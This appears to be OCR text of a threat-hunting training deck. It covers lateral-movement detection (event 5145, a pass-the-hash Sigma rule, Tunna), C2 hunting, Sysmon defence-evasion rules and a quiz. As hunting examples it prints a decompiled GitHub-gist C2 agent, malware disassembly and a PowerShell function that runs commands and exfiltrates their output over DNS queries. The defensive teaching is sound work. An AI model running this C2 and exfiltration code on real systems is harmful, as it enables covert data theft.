Event ID:	5145	Task Category:	Detailed File Share
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	PC01.example.corp
OpCode:	Info		
More Information:	Event Log Online Help		

Event Properties - Event 5145, Microsoft Windows security auditing.

General Details

A network share object was checked to see whether client can be granted desired access.

Subject:
- Security ID: S-1-5-21-3583694148-1414552638-2922671848-1000
- Account Name: IEUser
- Account Domain: PC01
- Logon ID: 0x7ACCB8

Network Information:
- Object Type: File
- Source Address: 10.0.2.16
- Source Port: 49456

Share Information:
- Share Name: *\IPC$
- Share Path:
- Relative Target Name: svcctl

Access Request Information:
- Access Mask: 0x12019F
- Accesses: READ_CONTROL
  SYNCHRONIZE
  ReadData (or ListDirectory)
  WriteData (or AddFile)
  AppendData (or AddSubdirectory or CreatePipeInstance)
  ReadEA
  WriteEA
  ReadAttributes
  WriteAttributes

Access Check Results:


Log Name:	Security		
Source:	Microsoft Windows security	Logged:	2/16/2019 6:57:55 PM
Event ID:	5145	Task Category:	Detailed File Share
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	PC01.example.corp
OpCode:	Info		
More Information:	Event Log Online Help		

Events 5145 (svcctl & remote file copy), 7045 or 4697 (service install) and 4624 with logon type 3 (logon sessionid) allow to track remote service execution from end to end.

LATERAL MOVEMENT – PASS THE HASH


33 lines (32 sloc) | 1.11 KB — Raw | Blame | History

```
title: Pass the Hash Activity
status: production
description: 'Detects the attack technique pass the hash which is used to move laterally inside the network'
references:
    - https://github.com/iadgov/Event-Forwarding-Guidance/tree/master/Events
    - https://blog.binarydefense.com/reliably-detecting-pass-the-hash-through-event-log-analysis
    - https://blog.stealthbits.com/how-to-detect-pass-the-hash-attacks/
author: Dave Kennedy, Jeff Warren (method) / David Vassallo (rule)
tags:
    - attack.lateral_movement
    - attack.t1075
logsource:
    product: windows
    service: security
    definition: The successful use of PtH for lateral movement between workstations would trigger event ID 4624
detection:
    selection:
        - EventID: 4624
          SubjectUserSid: 'S-1-0-0'
          LogonType: '3'
          LogonProcessName: 'NtLmSsp'
          KeyLength: '0'
        - EventID: 4624
          LogonType: '9'
          LogonProcessName: 'seclogo'
    filter:
        AccountName: 'ANONYMOUS LOGON'
    condition: selection and not filter
falsepositives:
    - Administrator activity
    - Penetration tests
level: medium
```



From source machine: security where event_id in (4624, 4625) and logon_type == 9 and user_name != "SYSTEM"

LATERAL MOVEMENT – WEBSHELL & RDP TUNNELING USING TUNNA




Tunna can be used to get RDP access to compromised WebServers.

Network where process_name==“w3wp.exe” and destination_port==3389

IIS logs (with default audit settings) will show a GET req with uri containing the string "proxy&port=*&ip=*", rest is high # of GET|POST HTTP reqs

HUNTING– COMMAND & CONTROL EXAMPLES

COMMAND AND CONTROL – ABNORMAL COMBIN



Gist.cs GithubConnection.cs


```
byte[] IC2_External_Agent.GetPayload()
{
  return this.payload;
}

string IC2_External_Agent.GetPipeName()
{
  return this.pipename;
}

void IC2_External_Agent.EstablishChannel(bool x64)
{
  this.pipename = "foobar";
  this.requestor = new HttpClient();
  JavaScriptSerializer scriptSerializer = new JavaScriptSerializer();
  this.requestor.BaseAddress = new Uri("https://api.github.com/");
  this.requestor.DefaultRequestHeaders.Add("Authorization", "Basic " + Convert.ToBase64String(Encoding.GetEncoding("ISO-88
  this.requestor.DefaultRequestHeaders.Add("User-Agent", GithubConnection.user_agent);
  this.requestor.DefaultRequestHeaders.Add("Accept", "application/vnd.github.v3+json");
  ServicePointManager.Expect100Continue = true;
  ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11
  this.random = new Random().Next();
  this.gistName = "build_" + this.random.ToString();
  Gist gist = new Gist(this.gistName);
  gist.AddFile("init-" + this.pipename + "-" + (x64 ? nameof (x64) : "x86"), "Success");
  object obj1 = JsonConvert.DeserializeObject(HttpClientExtensions.PostAsJsonAsync<Gist>(this.requestor, "gists", (M0) gis
  // ISSUE: reference to a compiler-generated field
  if (GithubConnection.<>o__16.<>p__1 == null)
  {
```

Combining source process with dns query and network connections is a powerful way to identify suspicious combinations

COMMAND AND CONTROL – TRUSTED WEBSERVICES



Below e.g. of usage of pcloud for C2. [Trusted WebServices] – requires baseline of legit processes connecting to similar trusted cloud services


Looking for Non browser processes connecting to smtp.*.com or to SMTP ports and is process not an authorized mail client (i.e. outlook.exe) is a potential hunting scenario


out_unpack.exe

PID: 3028, Report UID: 00034375-00003028
Stream UID: 8301-2013-0044B360
File Name: fe696f8fb3f927bfbc9dbdcb067f87f3ada1afa8a76385f16e5b3dd70adf5ca2.bin

```
@44b3d5: mov dword ptr [ecx+14h], 00000007h
@44b3dc: mov dword ptr [ecx+10h], 00000000h
@44b3e3: cmp dword ptr [ecx+14h], 08h
@44b3e7: jc 0044B3EDh
@44b3e9: mov eax, dword ptr [ecx]
@44b3eb: jmp 0044B3EFh
@44b3ed: mov eax, ecx
@44b3ef: push 00000023h
@44b3f1: xor edx, edx
@44b3f3: push 005615E0h ;https://api.pcloud.com/oauth2_token
@44b3f8: mov word ptr [eax], dx
@44b3fb: call 00446EC0h
@44b400: sub esp, 18h
@44b403: mov byte ptr [ebp-04h], 05h
@44b407: mov ecx, esp
@44b409: mov dword ptr [ebp-1Ch], esp
@44b40c: mov dword ptr [ecx+14h], 00000007h
@44b413: mov dword ptr [ecx+10h], 00000000h
@44b41a: cmp dword ptr [ecx+14h], 08h
@44b41e: jc 0044B424h
@44b420: mov eax, dword ptr [ecx]
@44b422: jmp 0044B426h
@44b424: mov eax, ecx
@44b426: push 00000026h
@44b428: xor edx, edx
@44b42a: push 00561628h ;https://my.pcloud.com/oauth2/authorize
@44b42f: mov word ptr [eax], dx
@44b432: call 00446EC0h
@44b437: sub esp, 18h
```

COMMAND AND CONTROL – C2 OVER DNS







```
$url = "dns                    ovh";
function execDNS($cmd) {
$c = iex $cmd 2>&1 | Out-String;
$u = [system.Text.Encoding]::UTF8.GetBytes($c);
$string = [System.BitConverter]::ToString($u);
$string = $string -replace '-','';
$len = $string.Length;
$split = 50;
$repeat=[Math]::Floor($len/$split);
$remainder=$len%$split;
if($remainder){ $repeatr = $repeat+1};
$rnd = Get-Random;$ur =
$rnd.toString()+".CMDC"+$repeatr.ToString()+"."+$url;
$q = nslookup -querytype=A $ur;
for($i=0;$i-lt$repeat;$i++){
$str = $string.Substring($i*$Split,$Split);
$rnd = Get-Random;$ur1 =
$rnd.toString()+".CMD"+$i.ToString()+"."+$str+"."+$url;
$q = nslookup -querytype=A $ur1;
};
if($remainder){
$str = $string.Substring($len-$remainder);
$i = $i +1
$rnd = Get-Random;$ur2 =
$rnd.toString()+".CMD"+$i.ToString()+"."+$str+"."+$url;
$q = nslookup -querytype=A $ur2;
};
$rnd=Get-Random;$s=$rnd.ToString()+".END."+$url;$q =
nslookup -querytype=A $s                    );
};
```

HUNTING EXAMPLES – DEFENSE EVASION & IMPACT

DEFENSE EVASION – POWERSHELL SCRIPTBLOCKLOGGING


```
<TargetObject condition="end with" name="Defense Evasion - PowerShell ExecPolicy Changed">Microsoft.PowerShell\ExecutionPolicy
</TargetObject>
<TargetObject condition="end with" name="Defense Evasion - PowerShell Audit Settings Changed">EnableModuleLogging</TargetObject>
<TargetObject condition="end with" name="Defense Evasion - PowerShell Audit Settings Changed">EnableScriptBlockLogging</TargetObject>
<TargetObject condition="contains" name="Defense Evasion - PowerShell Audit Settings Changed">PowerShell\Transcription</TargetObject>
<TargetObject condition="end with" name="Defense Evasion - access to the VBA project object model in the Macro Settings changed">
AccessVBOM</TargetObject><!--https://www.stigviewer.com/stig/microsoft_powerpoint_2007/2014-04-03/finding/V-17522 -->
<TargetObject condition="contains" name="Defense Evasion - Changes to ProtectedView Security Setting">Security\ProtectedView
</TargetObject>
<TargetObject condition="contains" name="Defense Evasion - Office Trusted Locations changed">Security\Trusted Locations
</TargetObject> <!-- can be abused to execute unrestricted vba from specific desired locations -->
<TargetObject condition="end with" name="Defense Evasion - Lsa Protection changed">SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL
</TargetObject>
<TargetObject condition="contains" name="Defense Evasion - Wdigest Enabled">\Control\SecurityProviders\WDigest\UseLogonCredential
</TargetObject>
```


DEFENSE EVASION – UAC DISABLED




```
<TargetObject condition="begin with" name="Defense Evasion - UAC Bypass">
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA</TargetObject>
<TargetObject condition="begin with">HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time
Protection\DisableOnAccessProtection</TargetObject>
```

IMPACT

WannaCry in action: delete existing shadow copies and disable system recovery and edits boot config data before starting the encryption routine.



THREAT HUNTING
QUIZ TIME

QUIZ – 1/4

What are the suspicious processes ? And why?


a) c:\windows\syswow64\explorer.exe
b) c:\Windows\explorer.exe
c) c:\windows \system32\svchost.exe
d) c:\users\public\onedrive.exe
e) c:\windows\temp\msiexec.exe
f) c:\programdata\kb-ms012\wdihost.scr

What are the suspicious netcons? Why?

